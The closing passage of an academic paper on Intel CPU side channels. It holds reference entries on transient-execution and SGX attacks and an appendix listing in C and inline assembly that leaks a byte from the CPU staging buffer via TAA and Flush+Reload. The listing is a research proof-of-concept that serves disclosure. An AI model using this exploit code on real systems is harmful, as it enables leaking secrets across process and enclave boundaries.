[26] Intel, "INTEL-SA-00307: Intel CSME Advisory," 2020.

[27] ——, "The Intel Converged Security and Management Engine IOMMU Hardware Issue – CVE-2019-0090," 2019.

[28] P. Das, L. Eckey, T. Frassetto, D. Gens, K. Hostáková, P. Jauernig, S. Faust, and A.-R. Sadeghi, "Fastkitten: practical smart contracts on bitcoin," in *USENIX Security'19*.

[29] A. Ahmad, B. Joe, Y. Xiao, Y. Zhang, I. Shin, and B. Lee, "OBFUSCURO: A Commodity Obfuscation Engine on Intel SGX." in *NDSS'19*.

[30] Intel, "Changes to rdrand integration in openssl," 2014.

[31] M.-W. Shih, S. Lee, T. Kim, and M. Peinado, "T-SGX: Eradicating Controlled-Channel Attacks Against Enclave Programs," in *NDSS*, 2017.

[32] S. Chen, X. Zhang, M. K. Reiter, and Y. Zhang, "Detecting privileged side-channel attacks in shielded execution with Déjá Vu," in *AsiaCCS '17*, 2017.

[33] O. Oleksenko, B. Trach, R. Krahn, M. Silberstein, and C. Fetzer, "Varys: Protecting SGX enclaves from practical side-channel attacks," in *USENIX ATC 18*, 2018.

[34] Intel, "Side Channel Vulnerabilities: Microarchitectural Data Sampling and Transactional Asynchronous Abort," 2019.

[35] ——, "Deep Dive: Special Register Buffer Data Sampling," 2020. [Online]. Available: https://software.intel.com/security-software-guidance/insights/deep-dive-special-register-buffer-data-sampling

[36] A. Gendler, L. Novakovsky, and A. Szapiro, "Communicating via a mailbox interface of a processor," Jan 2015, US Patent Appl. 14/609,835.

[37] G. Cox, "Delivering New Platform Technologies," in *SBSeg'12*.

[38] S. van Schaik, M. Minkin, A. Kwong, D. Genkin, and Y. Yarom, "Cacheout: Leaking data on intel cpus via cache evictions."

[39] C. Canella, J. V. Bulck, M. Schwarz, M. Lipp, B. von Berg, P. Ortner, F. Piessens, D. Evtyushkin, and D. Gruss, "A systematic evaluation of transient execution attacks and defenses," in *USENIX Security'19*, 2019.

[40] J. Van Bulck, D. Moghimi, M. Schwarz, M. Lipp, M. Minkin, D. Genkin, Y. Yuval, B. Sunar, D. Gruss, and F. Piessens, "LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection," in *S&P*, 2020.

[41] B. Falk, "CPU Introspection: Intel Load Port Snooping," 2019.

[42] A. Bhattacharyya, A. Sandulescu, M. Neugschwandtner, A. Sorniotti, B. Falsafi, M. Payer, and A. Kurmus, "Smotherspectre: exploiting speculative execution through port contention," in *CCS'19*.

[43] A. C. Aldaya, B. B. Brumley, S. ul Hassan, C. P. García, and N. Tuveri, "Port contention for fun and profit," in *S&P'19*.

[44] B. Gras, K. Razavi, H. Bos, and C. Giuffrida, "Translation Leak-aside Buffer: Defeating Cache Side-channel Protections with TLB Attacks," in *USENIX Security'18*.

[45] Y. Yarom and K. Falkner, "FLUSH + RELOAD: a high resolution, low noise, L3 cache side-channel attack," in *USENIX Security'14*.

[46] Q. Ge, Y. Yarom, D. Cock, and G. Heiser, "A survey of microarchitectural timing attacks and countermeasures on contemporary hardware," *Journal of Cryptographic Engineering*, 2018.

[47] E. De Mulder, M. Hutter, M. E. Marson, and P. Pearson, "Using Bleichenbacher's solution to the hidden number problem to attack nonce leaks in 384-bit ECDSA," in *International Workshop on Cryptographic Hardware and Embedded Systems*, 2013.

[48] Y. Yarom and N. Benger, "Recovering OpenSSL ECDSA Nonces Using the FLUSH+RELOAD Cache Side-channel Attack." *IACR Cryptology ePrint Archive*, 2014.

[49] Y. Xu, W. Cui, and M. Peinado, "Controlled-channel attacks: Deterministic side channels for untrusted operating systems," in *S&P'15*.

[50] J. Van Bulck, F. Piessens, and R. Strackx, "Nemesis: Studying microarchitectural timing leaks in rudimentary CPU interrupt logic," in *CCS'18*.

[51] W. He, W. Zhang, S. Das, and Y. Liu, "Sgxlinger: A new side-channel attack vector based on interrupt latency against enclave execution," in *International Conference on Computer Design (ICCD)*. IEEE, 2018.

[52] D. Moghimi, J. Van Bulck, N. Heninger, F. Piessens, and B. Sunar, "Copycat: Controlled instruction-level attacks on enclaves for maximal key extraction," *arXiv preprint arXiv:2002.08437*, 2020.

[53] D. Evtyushkin and D. Ponomarev, "Covert channels through random number generator: Mechanisms, capacity estimation and mitigations," in *CCS'16*.

[54] Intel, "Guidelines for mitigating timing side channels against cryptographic implementations," 2019.

[55] A. Rane, C. Lin, and M. Tiwari, "Raccoon: Closing digital side-channels through obfuscated execution," in *USENIX Security'15*.

APPENDIX A
EXAMPLE CODE

```
/* reloadbuf, flushbuf and leak are just
 * mmap()ed buffers */

// Flush the Flush+Reload buffer entries.
for (size_t k = 0; k < 256; ++k) {
  size_t x = ((k * 167) + 13) & (0xff);
  volatile void *p = reloadbuf + x * 1024;
  asm volatile("clflush (%0)\n"::"r"(p));
}

/* Leak primitive; as an example,
 * here we use a CPUID leaf. */
asm volatile(
  "movabs $0x80000002, %%rax\n"
  "cpuid\n"
  :::"rax","rbx","rcx","rdx"
);

/* Flush some cache lines
 * (until we get the right LFB).*/
for (size_t n = 0; n < 15; ++n)
  asm volatile("clflush (%0)\n"
    ::"r"(reloadbuf + (n + 256)*0x40));

/* Perform a TAA-based leak */
asm volatile(
  // prepare an abort through cache
  ↪ conflict
  "clflush (%0)\n"
  "sfence\n"
  "clflush (%2)\n"
  // leak inside transaction
  "xbegin 1f\n"
  "movzbq 0x0(%0), %%rax\n"
  "shl $0xa, %%rax\n"
  "movzbq (%%rax, %1), %%rax\n"
  "xend\n"
  "1:\n"
  "mfence\n"
  :
  :"r"(leak+off),
   "r"(reloadbuf),
   "r"(flushbuf)
  :"rax"
);

/* Reload from the flush+reload buffer
 * to find the leaked value. */
for (size_t k = 0; k < 256; ++k) {
  size_t x = ((k * 167) + 13) & (0xff);

  unsigned char *p =
      reloadbuf + (1024 * x);

  uint64_t t0 = rdtscp();
  *(volatile unsigned char *)p;
  uint64_t dt = rdtscp() - t0;

  if (dt < 160) results[x]++;
}
```

Listing 4: Leaking a value from the staging buffer.

The code in Listing 4 leaks a byte from the staging buffer using TAA, without SMT. If SMT is available to the attacker, the leaking primitive (here, CPUID) can instead be run in a tight loop on a sibling thread, and the code marked "flush some cache lines" is no longer required (see Section V).

See https://www.vusec.net/projects/crosstalk for complete ready-to-run PoCs (proof-of-concepts).